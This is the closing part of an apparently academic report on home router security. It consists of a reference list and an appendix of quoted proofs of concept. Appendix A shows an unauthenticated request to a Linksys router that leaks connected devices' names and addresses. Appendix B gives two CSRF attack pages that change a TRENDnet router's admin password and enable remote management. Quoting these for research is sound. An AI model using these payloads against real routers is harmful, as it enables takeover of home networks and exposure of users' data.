Internet Users (2017). *Internet Live Stats*. Retrieved from http://www.Internetlivestats.com/Internet-users/

Karamanos, E. (2010). *Investigation of home router security*. Retrieved from https://people.kth.se/~maguire/DEGREE-PROJECT-REPORTS/100411-Emmanouil-Karamanos-with-cover.pdf

Korolov, M. (2016, December 16). *Black market medical record prices drop to under $10, criminals switch to ransomware.* Retrieved from http://www.csoonline.com/article/3152787/data-breach/black-market-medical-record-prices-drop-to-under-10-criminals-switch-to-ransomware.html

Lazarus, A. (2017, January 5). *FTC sues D-Link over router and camera security flaws*. Retrieved from https://www.consumer.ftc.gov/blog/ftc-sues-d-link-over-router-and-camera-security-flaws

Linksys: Vulnerability Statistics(n.d.). Retrieved from http://www.cvedetails.com/vendor/833/Linksys.html

Managing Domain Name Servers(n.d.). network solutions. Retrieved from http://www.networksolutions.com/support/what-is-a-domain-name-server-dns-and-how-does-it-work/

Mell, P., Scarfone K., Romanosky, S. (2007, June). *CVSS A complete guide to the Common Vulnerability Scoring System Version 2.0*. Retrieved from https://www.first.org/cvss/cvss-v2-guide.pdf

Mitchell, B. (2017, February 8). What is a Router for Computer Networks? *Lifewire.* Retrieved from https://www.lifewire.com/how-routers-work-816456

Moberg, M., & Lunsford, P. (2008). *Securing Home Office.* Retrieved from http://www.infosecwriters.com/text_resources/pdf/MMoberg_Home_Office.pdf

Nenolod (2009, March 22). *Network Bluepill - stealth router-based botnet has been DDoSing dronebl for the last couple of weeks*. Blog. Retrieved from http://dronebl.org/blog/8

Netgear: Vulnerability Statistics(n.d.). Retrieved from http://www.cvedetails.com/vendor/834/Netgear.html

Netgear, Linksys and many other Wireless Routers have a backdoor. (2014, January 14). Retrieved February 1, 2017, from http://securityaffairs.co/wordpress/20941/hacking/netgear-linkys-routers-backdoor.html

Netgear Vulnerability Calls for Better Router Security across Businesses and Homes (2016, December 20). *Trend Micro*. Retrieved from https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/netgear-vulnerability-calls-for-better-router-security-across-businesses-and-homes

Niemietz, M., & Schwenk, J. (2015). *Owning your home network: Router security revisited*. Retrieved from http://ieee-security.org/TC/SPW2015/W2SP/papers/W2SP_2015_submission_9.pdf

Nusca, A. (2009, March 25). *Psyb0t worm infects Linksys, Netgear home routers, modems. ZDNet.* Retrieved from http://www.zdnet.com/article/psyb0t-worm-infects-linksys-netgear-home-routers-modems/

Olenick, D. (2017, March 16). *D-Link DIR-130 and DIR-330 routers vulnerable.* Retrieved from https://www.scmagazine.com/d-link-dir-130-and-dir-330-routers-vulnerable/article/644553/

OWASP Top 10 -2013 The Ten Most Critical Web Application Security Risks (n.d.). *OWASP*. Retrieved from https://www.owasp.org/images/f/f8/OWASP_Top_10_-_2013.pdf

Paganini, P. (2016, November 28). *More than 900k routers of Deutsche Telekom German users went offline*. Retrieved from http://securityaffairs.co/wordpress/53871/iot/deutsche-telekom-hack.html

Rouse, M. (2014, November). Encryption. *SearchSecurity*. Retrieved from http://searchsecurity.techtarget.com/definition/encryption

Rouse, M. (2016, September). Buffer Overflow. *SearchSecurity*. Retrieved from http://searchsecurity.techtarget.com/definition/buffer-overflow

Samsung Galaxy S5. (n.d.). *Phone Arena*. Retrieved from https://www.phonearena.com/phones/Samsung-Galaxy-S5_id8202

Schwartzburg, D. (2005). *Building an Inexpensive and Versatile Intrusion Detection System using Snort, a Cable/DSL Router, and OpenWRT*. Retrieved from http://www.infosecwriters.com/text_resources/pdf/An_Inexpensive_and_Versatile_IDS.pdf

Seacord, R. (2011, March 01). *Top 10 Secure Coding Practices*. Software Engineering Institute-Carnegie Mellon University. Retrieved from https://www.securecoding.cert.org/confluence/display/seccode/Top+10+Secure+Coding+Practices

Securing your router against Mirai and other home network attacks (2017, January 31). Trend Micro. Retrieved from https://www.trendmicro.com/vinfo/us/security/news/Internet-of-things/securing-routers-against-mirai-home-network-attacks

Small Office/Home Office Router Security (2011). Retrieved from https://www.us-cert.gov/sites/default/files/publications/HomeRouterSecurity2011.pdf

Software Backdoors (n.d.). PCtools. Retrieved from http://www.pctools.com/security-news/software-backdoors/

SOHO Wireless Router (In)Security. (2014). *Tripwire*. Retrieved from http://www.properaccess.com/docs/Tripwire_SOHO_Router_Insecurity_white_paper.pdf

Spring, T. (2017, April 20). 20 Linksys Router Models Vulnerable to Attack. *Threatpost*. Retrieved from https://threatpost.com/20-linksys-router-models-vulnerable-to-attack/125085/

Storm, D. (2016, November 16). *Hacker can backdoor your computer and router in 30 seconds with $5 poisontap device.* Retrieved from http://www.computerworld.com/article/3142131/security/hacker-can-backdoor-your-computer-and-router-in-30-seconds-with-5-poisontap-device.html

Stuttard, D., Pinto, M., & Pauli, J. J. (2012). *The web application hackers handbook: finding and exploiting security flaws*. Indianapolis, IN: John Wiley & Sons.

Symantec Security Response. (2016, October 27). *Mirai: what you need to know about the botnet behind recent major DDoS attacks.* Retrieved from https://www.symantec.com/connect/blogs/mirai-what-you-need-know-about-botnet-behind-recent-major-ddos-attacks

Torres, G. (2007, February 5). *Anatomy of a broadband router.* Retrieved from http://www.hardwaresecrets.com/anatomy-of-a-broadband-router/

TP-Link: Vulnerability Statistics(n.d.). Retrieved from http://www.cvedetails.com/vendor/11936/Tp-link.html

Trend Micro Senior Threat Researchers (2017, January 31). *Routers Under Attack: Current Security Flaws and How to Fix Them.* Retrieved from http://blog.trendmicro.com/trendlabs-security-intelligence/routers-under-attack-current-security-flaws-and-how-to-fix-them/?_ga=2.190617262.483355462.1504052564-1747890105.1491328451

Trend Micro (2016, December 14). *Home Routers: Mitigating Attacks that can Turn them to Zombies.* Retrieved from http://blog.trendmicro.com/trendlabs-security-intelligence/home-routers-mitigating-attacks-that-turn-them-to-zombies/?_ga=2.190617262.483355462.1504052564-1747890105.1491328451

Understanding Denial-of-Service Attacks (2009, November 4). *US-CERT*. Retrieved from https://www.us-cert.gov/ncas/tips/ST04-015

U.S. Census Bureau. (2017, July 30). *Population Clock*. Retrieved from https://census.gov/

Waugh, R. (2013, October 14). *Some D-Link routers contain "backdoor" which allows remote access, researcher warns*. Retrieved from http://www.welivesecurity.com/2013/10/14/some-d-link-routers-contain-backdoor-which-allows-remote-access-researcher-warns/

Whittaker, Z. (2016, April 8). *Millions of Arris cable modems vulnerable to denial-of-service flaw*. Retrieved from http://www.zdnet.com/article/millions-of-routers-vulnerable-to-unpatched-reboot-flaw/

Appendix

A. Information Disclosure proof of concept for CVE-2013-3066 provided on page 54-56 In the Vulnerability Catalog Revision 1

HTTP POST Request:
POST /JNAP/ HTTP/1.1
Host: 192.168.1.1
User---Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: */*
Accept---Language: en---us,en;q=0.5
Accept---Encoding: gzip, deflate
DNT: 1
Proxy---Connection: keep---alive
Content---Type: application/json; charset=UTF---8
X---JNAP---Action: http://cisco.com/jnap/devicelist/GetDevices
Expires: Mon Feb 18 2013 13:10:40 GMT---0500 (EST)
Cache---Control: no---cache, no---cache
X---Requested---With: XMLHttpRequest
Referer: http://192.168.1.1/ui/1.0.0.148129/dynamic/login.html
Content---Length: 2
Cookie: is_cookies_enabled=enabled; ui---language=en---US; ui---proxy---path=remote
Pragma: no---cache
{}

HTTP POST Response:
HTTP/1.1 200 OK
Status: 200 OK
Content---Type: application/json; charset=utf---8 Connection: close
Content---Length: 1442
Date: Mon, 18 Feb 2013 17:59:40 GMT Server: lighttpd/1.4.28

{
"result": "OK",
"output": {
"revision": 6,
"devices": [
{
"deviceID": "322d4e6d---c2b6---4cd3---a6e3---2fbade496855", "lastChangeRevision": 5,
"model": {
"deviceType": "Computer",
"manufacturer": "Apple",
"modelNumber": "MacBook"
},
"unit": {

"operatingSystem": "OS X"
},
"isAuthority": false,
"friendlyName": "root42",
"knownMACAddresses": [
"C8:2A:14:2A:4E:BF"
],
"connections": [
{
"macAddress": "C8:2A:14:2A:4E:BF",
"ipAddress": "192.168.1.133"
}
],
"properties": [],
"maxAllowedProperties": 16
},
{
"deviceID": "429da270---1dd2---11b2---8388---00904c0d0b00", "lastChangeRevision":
1,
"model": {
"deviceType": "Infrastructure",
"manufacturer": "Cisco Systems, Inc.",
"modelNumber": "EA6500",
"hardwareVersion": "1",
"description": "Linksys"
},
"unit": {
"serialNumber": "12N10C6A207003",
"firmwareVersion": "1.1.28.146856",
"firmwareDate": "2012---12---14T23:46:00Z"
},

B. The two proofs of concepts below are provided by Jacob Holcomb (ISE, page 12). The first changes the admin credentials and the other enables the remote management option:

HTML #1

```
<html>
<head>
<title> TRENDnet TEW---812DRU CSRF --- Change Admin Credentials.</title>
<!------*Discovered by: Jacob Holcomb --- Security Analyst @ Independent Security Evaluators ------> </head>
<body>
<form name="trendCSRF" action="http://192.168.10.1/setSysAdm.cgi" method="post"/>
<input type="hidden" name="page" value="/adm/management.asp"/>
<input type="hidden" name="admuser" value="admin"/>
<input type="hidden" name="admpass" value="ISE"/>
<input type="hidden" name="AuthTimeout" value="600"/>
</form>
<script>
function tnetCSRF1() {document.trendCSRF.submit();}; window.setTimeout(tnetCSRF1, 0000);
function tnetCSRF2()
{window.open("http://192.168.0.100/CSRF2.html");};window.setTimeout(tnetCSRF2, 0000) </script>

<body>
</html>
```

HTML #2

```
<html>
<head>
<title> TRENDnet TEW---812DRU CSRF --- Enable Remote Management.</title>
<!------*Discovered by: Jacob Holcomb --- Security Analyst @ Independent Security Evaluators ------> </head>
<body>
<form name="trendCSRF" action="http://192.168.10.1/uapply.cgi" method="post"/>
<input type="hidden" name="page" value="/adm/management.asp"/>
<input type="hidden" name="remote_en" value="1"/>
<input type="hidden" name="http_wanport" value="31337"/>
<input type="hidden" name="action" value="Apply"/>
<input type="hidden" name="apply_do" value="setRemoteManagement"/>
</form>
<script>
function tnetCSRF1() {document.trendCSRF.submit();}; window.setTimeout(tnetCSRF1, 0000); </script>
<body> </html>
```